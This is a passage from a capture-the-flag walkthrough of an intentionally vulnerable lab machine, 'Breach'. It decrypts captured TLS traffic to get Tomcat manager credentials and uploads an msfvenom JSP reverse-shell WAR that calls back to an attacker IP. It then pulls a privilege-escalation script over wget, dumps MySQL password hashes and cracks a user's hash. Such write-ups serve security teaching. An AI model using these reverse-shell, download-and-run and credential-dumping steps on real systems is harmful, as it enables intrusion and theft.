..0j..]..XJ.....a+[...-9eM....z[...z]u....|..L..S....Q.J.d]...Tj.(e3N.>.s."&..$xWd..S..BRZw..2.k.l...(f....E..j..-....Z....M!.5G..V.....?F[...Rn....:R;}b:....#....Zl.1.(p
0.r....~.Vh.^..`E{.k8!"..?..7..fu.....b.r.7<.....B.....~
```

Looks encrypted

Remember we do have that keystore file :

```
file Untitled.keystore
Untitled.keystore: Java KeyStore
```

So Java KeyStore file is a file that basically hold cryptographic things like certificate or other things

To decode this we need to use "keytool"

- Also we know the alias and password is 'tomcat'

```
keytool -export -alias tomcat -file breach.crt -keystore Untitled.keystore
```

```
keytool -export -alias tomcat -file breach.crt -keystore Untitled.keystore
```

```
Enter keystore password:
```

```
Certificate stored in file <breach.crt>
```


```
Warning:
```

```
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore Untitled.keystore -destkeystore Untitled.keystore -deststoretype pkcs12".
```

Gives us a warning like we need to convert this to PKCS12

- This cert will not work in wireshark we need to convert this to PKCS12 here

You will add the certificate in Edit → Preferences → Protocols →TLS




Converting to PKCS12

```
keytool -importkeystore -srckeystore Untitled.keystore -destkeystore  
breach.p12 -srcstoretype JKS -deststoretype PKCS12
```

```
keytool -importkeystore -srckeystore Untitled.keystore -destkeystore breach.p1  
2 -srcstoretype JKS -deststoretype PKCS12  
  
Importing keystore Untitled.keystore to breach.p12...  
Enter destination keystore password:  
Re-enter new password:  
Enter source keystore password:  
Entry for alias tomcat successfully imported.  
Import command completed: 1 entries successfully imported, 0 entries failed o  
r cancelled
```

We have the breach.p12 file now Now put this in wireshark



Now on "Client Hello" hit Ctrl+Shift+Alt+S to follow the TLS Stream

```
GET /_M@nag3Me/html HTTP/1.1
Host: 192.168.110.140:8443
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: /impresscms/modules/profile/admin/category.php_mod_profile_Category_sortsel=cat_weight; /impresscms/modules/profile/admin/category.php_mod_profile_Category_ordersel=ASC; /impresscms/modules/profile/admin/category.php_mod_profile_Category_filtersel=default; /impresscms/modules/profile/admin/field.php_mod_profile_Field_sortsel=field_name; /impresscms/modules/profile/admin/field.php_mod_profile_Field_ordersel=ASC; /impresscms/modules/profile/admin/field.php_mod_profile_Field_filtersel=default; /impresscms/modules/profile/admin/regstep.php_mod_profile_Regstep_sortsel=step_name; /impresscms/modules/profile/admin/regstep.php_mod_profile_Regstep_ordersel=ASC; /impresscms/modules/profile/admin/regstep.php_mod_profile_Regstep_filtersel=default
Connection: keep-alive

HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Set-Cookie: JSESSIONID=D47711065D862B1E44A4868B0C8E5480; Path=/_M%40nag3Me; Secure
Content-Type: text/html
Transfer-Encoding: chunked
Date: Sat, 04 Jun 2016 16:56:48 GMT
```

A Header:

- GET /_M@nag3Me/html HTTP/1.1
- Host: 192.168.110.140:8443

Authorization Header :

- Authorization: Basic dG9tY2F00lR0XDVE0EYoIyEqdT1HKTRtN3pC

Value looks like base64 :

```
echo dG9tY2F001R0XDVEOEYoIyEqdT1HKTRtN3pC | base64 -d
```

```
tomcat:Tt\5D8F(#!*u=G)4m7zB%
```


Looks like another set of Creds :

- tomcat:Tt\5D8F(#!*u=G)4m7zB

Username : tomcat

Password : Tt\5D8F(#!*u=G)4m7zB

Lets see the /_M@nag3Me/html



Lets try and see if the port is open and receiving

```
nc -nvv 192.168.110.140 8443
```

```
Connection to 192.168.110.140 8443 port [tcp/*] succeeded!  
^C
```

Yes it is open something is going on here and we need to get around that

First thing to try here is https

Not Secure https://192.168.110.140:8443/_M@nag3Me/html

192.168.110.140:8443
This site is asking you to sign in.

Username: tomcat

Password: Tt\508F(#!*u=G)4m7zB

Cancel Sign in

What can you do about it?
The issue is most likely with the website, and there is nothing you can do to resolve it. You can notify the website's administrator about the problem.
[Learn more...](#)

Go Back (Recommended) Advanced...

Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for 192.168.110.140:8443. The certificate is only valid for Unknown.
Error code: [SSL_ERROR_BAD_CERT_DOMAIN](#)
[View Certificate](#)

Go Back (Recommended) Accept the Risk and Continue

On this page make sure to have burp proxy on and make sure u have :8443 after the IP otherwise this popup will not be there

After we hit Sign In we get this :

https://192.168.110.140:8443/_M@nag3Me/html

The Apache Software Foundation <http://www.apache.org/>



Tomcat Web Application Manager

Message: OK

Manager				
List Applications	HTML Manager Help	Manager Help	Server Status	
Applications				
Path	Display Name	Running	Sessions	Commands
/		false	0	Start Stop Reload Undeploy
/_M@nag3Me	Tomcat Manager Application	true	3	Start Stop Reload Undeploy
				Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
				Expire sessions with idle ≥ 30 minutes

OR u can add Certificates in Owasp-Zap or Burp if u want

Gaining Access

Manual Inspection reveals the versions of software :

Server Information					
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/6.0.39	1.7.0_101-b00	Oracle Corporation	Linux	4.2.0-27-generic	amd64

Tomcat Version : 6.0.39

JVM Version : 1.7.0_101-b00

OS Name : Linux

OS Version : 4.2.0-27-generic

OS Arch : amd64

Out of luck on SearchSploit

```
(c)1768
searchsploit tomcat 6 | grep -v Metasploit | grep remote
Apache Tomcat 3/4 - 'DefaultServlet' File Disclosure
Apache Tomcat 4.0.3 - Servlet Mapping Cross-Site Scripting
Apache Tomcat 4.0/4.1 - Servlet Full Path Disclosure
Apache Tomcat 4.1 - JSP Request Cross-Site Scripting
Apache Tomcat 5 - Information Disclosure
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure
Apache Tomcat 5.x/6.0.x - Directory Traversal
Apache Tomcat 6.0.10 - Documentation Sample Application Multiple Cross-Site Scripting Vuln
Apache Tomcat 6.0.13 - Host Manager Servlet Cross-Site Scripting
Apache Tomcat 6.0.13 - Insecure Cookie Handling Quote Delimiter Session ID Disclosure
Apache Tomcat 6.0.15 - Cookie Quote Handling Remote Information Disclosure
Apache Tomcat 6.0.16 - 'HttpServletResponse.sendRedirect()' Cross-Site Scripting
Apache Tomcat 6.0.16 - 'RequestDispatcher' Information Disclosure
Apache Tomcat 6.0.18 - Form Authentication Existing/Non-Existing 'Username' Enumeration
Apache Tomcat 6/7/8/9 - Information Disclosure
Apache Tomcat 7.0.4 - 'sort' / 'orderBy' Cross-Site Scripting
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat Connector jk2-2.0.2 mod_jk2 - Remote Overflow
Apache Tomcat Connector mod_jk - 'exec-shield' Remote Overflow
Tomcat 3.0/3.1 Snoop Servlet - Information Disclosure
| unix/remote/21853.txt
| linux/remote/21604.txt
| unix/remote/21412.txt
| unix/remote/21734.txt
| multiple/remote/28254.txt
| multiple/remote/12343.txt
| linux/remote/29739.txt
| multiple/remote/30052.txt
| multiple/remote/30495.html
| multiple/remote/30496.txt
| multiple/remote/31130.txt
| multiple/remote/32138.txt
| multiple/remote/32137.txt
| multiple/remote/33023.txt
| multiple/remote/41783.txt
| linux/remote/35011.txt
| multiple/remote/2061.txt
| unix/remote/14489.c
| multiple/remote/6229.txt
| linux/remote/5386.txt
| linux/remote/4162.c
| multiple/remote/20132.txt
```

But on the website we can upload WAR files

On msfvenom now


```
msfvenom -l payloads | grep java
    java/jsp_shell_bind_tcp
    java/jsp_shell_reverse_tcp
    java/meterpreter/bind_tcp
ion
    java/meterpreter/reverse_http
over HTTP
    java/meterpreter/reverse_https
over HTTPS
    java/meterpreter/reverse_tcp
    java/shell/bind_tcp
sh everywhere else). Listen for a connection
    java/shell/reverse_tcp
sh everywhere else). Connect back stager
    java/shell_reverse_tcp
List for a connection and spawn a command shell
Connect back to attacker and spawn a command shell
Run a meterpreter server in Java. Listen for a connect
Run a meterpreter server in Java. Tunnel communication
Run a meterpreter server in Java. Tunnel communication
Run a meterpreter server in Java. Connect back stager
Spawn a piped command shell (cmd.exe on Windows, /bin/
Spawn a piped command shell (cmd.exe on Windows, /bin/
Connect back to attacker and spawn a command shell
```

I'm gonna use the second one here
here is the command that i ran for the payload

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.110.64 LPORT=4444 -f
war > shell.war
```


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.110.64 LPORT=4444 -f war > shell.war
Payload size: 1104 bytes
Final size of war file: 1104 bytes
```

and we start the listener here :



A terminal window showing a netcat listener on port 4444. The terminal prompt is '\$ nc -lnvp 4444'. Below the prompt, the text 'listening on [any] 4444 ...' is displayed, indicating the listener is active.

```
(pks㉿Kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
```



we got the shell in

Applications					
Path	Display Name	Running	Sessions	Commands	
/		false	0	Start Stop Reload Undeploy	
/_M@nag3Me	Tomcat Manager Application	true	1	Start Stop Reload Undeploy	
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy	
/shell		true	0	Start Stop Reload Undeploy	
				Expire sessions with idle ≥ 30 minutes	

Now if we click /shell here

```
(pks㉿Kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.140] 42854
id
uid=104(tomcat6) gid=112(tomcat6) groups=112(tomcat6)
[ Home
```

We got shell

Lets upgrade this shell

```
(pks㉿Kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.140] 42854
id
uid=104(tomcat6) gid=112(tomcat6) groups=112(tomcat6)
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat6@Breach:/var/lib/tomcat6$ ^Z
zsh: suspended  nc -lvp 4444

(pks㉿Kali)-[~]
└─$ stty raw -echo;fg
[1] + continued  nc -lvp 4444

tomcat6@Breach:/var/lib/tomcat6$ export TERM=xterm
tomcat6@Breach:/var/lib/tomcat6$ █
```

the "export TERM=xterm" is so we can clear the screen

Sidelines

Lets see what we can find out before trying for root access
This account that i have is probably a service account with the standard name tomcat6 we found from id

Im using a script called privEsc.sh u can find this with this writeup

We can get the script in the machine by hosting a server and the machine download the script from there:

```
(pks㉿Kali)-[~/Documents]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

█
```

we have the script on the machine now :

```
tomcat6@Breach:/var/lib/tomcat6$ cd /tmp
tomcat6@Breach:/tmp$ wget http://192.168.110.64/privEsc.sh
--2024-07-25 10:19:29-- http://192.168.110.64/privEsc.sh
Connecting to 192.168.110.64:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6595 (6.4K) [text/x-sh]
Saving to: 'privEsc.sh'

100%[=====] 6,595          --.-K/s   in

2024-07-25 10:19:29 (509 MB/s) - 'privEsc.sh' saved [6595/6595]

tomcat6@Breach:/tmp$ 
```

it ask for password but just enter 3 times it will move to the next step

Looks like we are able to login in MySQL without password

```
will not be shown, you would have to be root to see it all.)
[+] Looking For MySQL Info
=====
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.5.49-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql> 
```

we get all the files here

```
[+] DONE!
```

```
tomcat6@Breach:/tmp$ ls
hsperfdatalTomcat6  privEsc.sh  Privy  tomcat6-tomcat6-tmp
tomcat6@Breach:/tmp$ cd Privy/
tomcat6@Breach:/tmp/Privy$ ls
CronJobs.txt      Passwd.txt      Shadow.txt      UserGroupInfo.txt
MySQL.txt         PATH-Info.txt   SUID-GUID.txt
NetworkInfo.txt   RootServices.txt SysInfo.txt
tomcat6@Breach:/tmp/Privy$
```

Lets go through each of em :

```
Easy Access to MySQL? (mysql -u root)
-----
[+] We can connect to the local MYSQL service as 'root' and without a password!
mysqladmin Ver 8.42 Distrib 5.5.49, for debian-linux-gnu on x86_64
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version      5.5.49-0ubuntu0.14.04.1
Protocol version    10
Connection          Localhost via UNIX socket
UNIX socket         /var/run/mysqld/mysqld.sock
Uptime:             3 hours 6 min 40 sec

Threads: 1  Questions: 314  Slow queries: 0  Opens: 246  Flush tables: 1  Open tables: 239  Queries per second avg: 0.
028
```

Probably the MySQL database is connected to our frontend

Lets enumerate this :

```
tomcat6@Breach:/tmp/Privy$ mysql -u root
```

Databases :

```
mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| impresscms      |
| mysql          |
| performance_schema |
+-----+
4 rows in set (0.01 sec)
```

Lets see the impresscms here

```
mysql> use impresscms
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

Lets see the tables :

there is 198 tables this is one of the interesting ones :

```
| i3062034b_profile_tribetopic |  
| i3062034b_profile_tribeuser |  
| i3062034b_profile_videos |  
| i3062034b_profile_visibility |  
| i3062034b_profile_visitors |  
| i3062034b_protector_access |  
| i3062034b_protector_log |  
| i3062034b_ranks |  
| i3062034b_session |  
| i3062034b_smiles |  
| i3062034b_system_adsense |  
| i3062034b_system_autotasks |  
| i3062034b_system_customtag |  
| i3062034b_system_mimetype |  
| i3062034b_system_rating |  
| i3062034b_tplfile |  
| i3062034b_tplset |  
| i3062034b_tplsource |  
| i3062034b_users |  
| i3062034b_xoopscomments |  
| i3062034b_xoopsnotifications |  
| ia44db101_autosearch_cat |  
| ia44db101_autosearch_list |  
| ia44db101_avatar |  
| ia44db101_avatar_user_link |
```

Lets see what's in there :

```
mysql> select * from i3062034b_users |
```

1 ImpressCMS Admin admin@breach.local http://192.168.110.140/impresscms/ blank.gif 14 64112910	\$23\$5000\$S4ma ncatNXCg6KpitGa5dTpN0uSo0iSIMPl3X5WdVXSEe8LILqDynHRa3R20E5pPe-1c70c0c66700b42c4d1f2ec15638b6f5e0bbcbc03c50298ad79f765a 33901709d825c9dbb98e703ea71af4bb826469fc0df5eb68e66e4192bf1651c6f06c060c 0 0 0 7 5 iTheme											
0.0 1465853545 thread 0 1 0 1												
0 english 0 0 1 admin												
2 Peter Gibbons peter.gibbons@initech.com	blank.gif 14 65044268											
	\$23\$5000\$eemr aVuHMb0muJ8eKaIfAjJu0QorYcJ3HT0TQWVZ3XIR34Suws6rYN6uSQsQOU-5d3e3c6d93b361ca051900d8cfaecbf13c0b96fa76f525683f3a54386e 04c4a68594359d15e2599f718af54fcad9a1e85d438e84da1c5af51f1fc3e185ba68a0 0 0 0 0 1											
0.0 1721986340 nest 0 1 0 1												
1 0 0 1 pgibbons												
3 Michael Bolton michael.bolton@initech.com	blank.gif 14 65072166											
	\$23\$5000\$zk0t Dm60SFN2vX9CJ3WuCxT3Joiw0mj99VwU3ZfuYwmKSuzh0uSDCLeedS7yhvc2-cac27699650c034aa4114fe1df04cc14e70a7dd6812a5af482e3c73f0 0b31595aa332242a0b67b0f58df485186d6c8176cafe1365f55097adcf15b307060d3f0 0 0 0 0 1											
0.0 1465240932 nest 0 1 0 1												
1 0 0 1 mbolton												

Some usernames and passwords here they can be useful

Lets see the other database the "mysql" one

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

the most interesting table here:

```
| time_zone_leap_second |  
| time_zone_name        |  
| time_zone_transition  |  
| time_zone_transition_type |  
| user                  |  
+-----+  
24 rows in set (0.00 sec)  
  
mysql> █
```

The most interesting thing in there is Milton password

```
| localhost | root          | Y
|           | Y           | Y           | Y           | Y           | Y           | Y
| Y         | Y           | Y           | Y           | Y           | Y           | Y
|           | Y           | Y           | Y           | Y           | Y           | Y
| Y         | Y           | Y           | Y           | Y           | Y           | Y
|           | 0 |           | 0 |           | 0 |           | 0 |
|           | milton       | 6450d89bd3aff1d893b85d3ad65d2ec2 | N
| N         | N           | N           | N           | N           | N           | N
|           | N           | N           | N           | N           | N           | N
| N         | N           | N           | N           | N           | N           | N
|           | 0 |           | 0 |           | 0 |
| 127.0.0.1 | root        | Y           | Y           | Y           | Y           | Y
```

Found username and password hash :

milton | 6450d89bd3aff1d893b85d3ad65d2ec2

u can try the other user too didnt work for me

Lets crack milton password :

CrackStation

Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
6450d89bd3aff1d893b85d3ad65d2ec2
```

I'm not a robot 
Privacy - Terms

Crack Hashes

milton's password : thelaststraw

- milton:the last straw

Lets try to go to milton's account

```
tomcat6@Breach:/tmp/Privy$ su milton
Password:
milton@Breach:/tmp/Privy$ id
uid=1000(milton) gid=1000(milton) groups=1000(milton),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),111(sambashare)
)
milton@Breach:/tmp/Privy$
```

We are now logged in as milton
he didnt have any sudo permission apparently

```
milton@Breach:/tmp/Privy$ sudo -l
[sudo] password for milton:
Sorry, user milton may not run sudo on Breach.
```

Root Access

Lets see if we can find something else in the /tmp/Privy

All of the users on the system :

```
root:x:0:0:root:/root:/bin/bash
milton:x:1000:1000:Milton_Waddams,,,,:/home/milton:/bin/bash
blumbergh:x:1001:1001:Bill Lumbergh,,,,:/home/blumbergh:/bin/bash
```

Another thing that is interesting here : world-writable files

I did :

```
cat SUID-GUID.txt | grep -v "impresscms"
```

```
World Writeable Files (find / -perm -2 -type f 2>/dev/null | grep -v /proc/
-----
/home/milton/some_script.sh
/var/www/html/style.css
/var/www/html/.gitignore
/var/www/html/images/milton_beach.jpg
/var/www/html/images/troll.gif
/var/www/html/images/cake.jpg
/var/www/html/images/swingline.jpg
/etc/init.d/portly.sh
/sys/kernel/security/apparmor/.access
```

Another one that some_script.sh


And u will find some commands thier that u can seach on GTF0bins
like these :

```
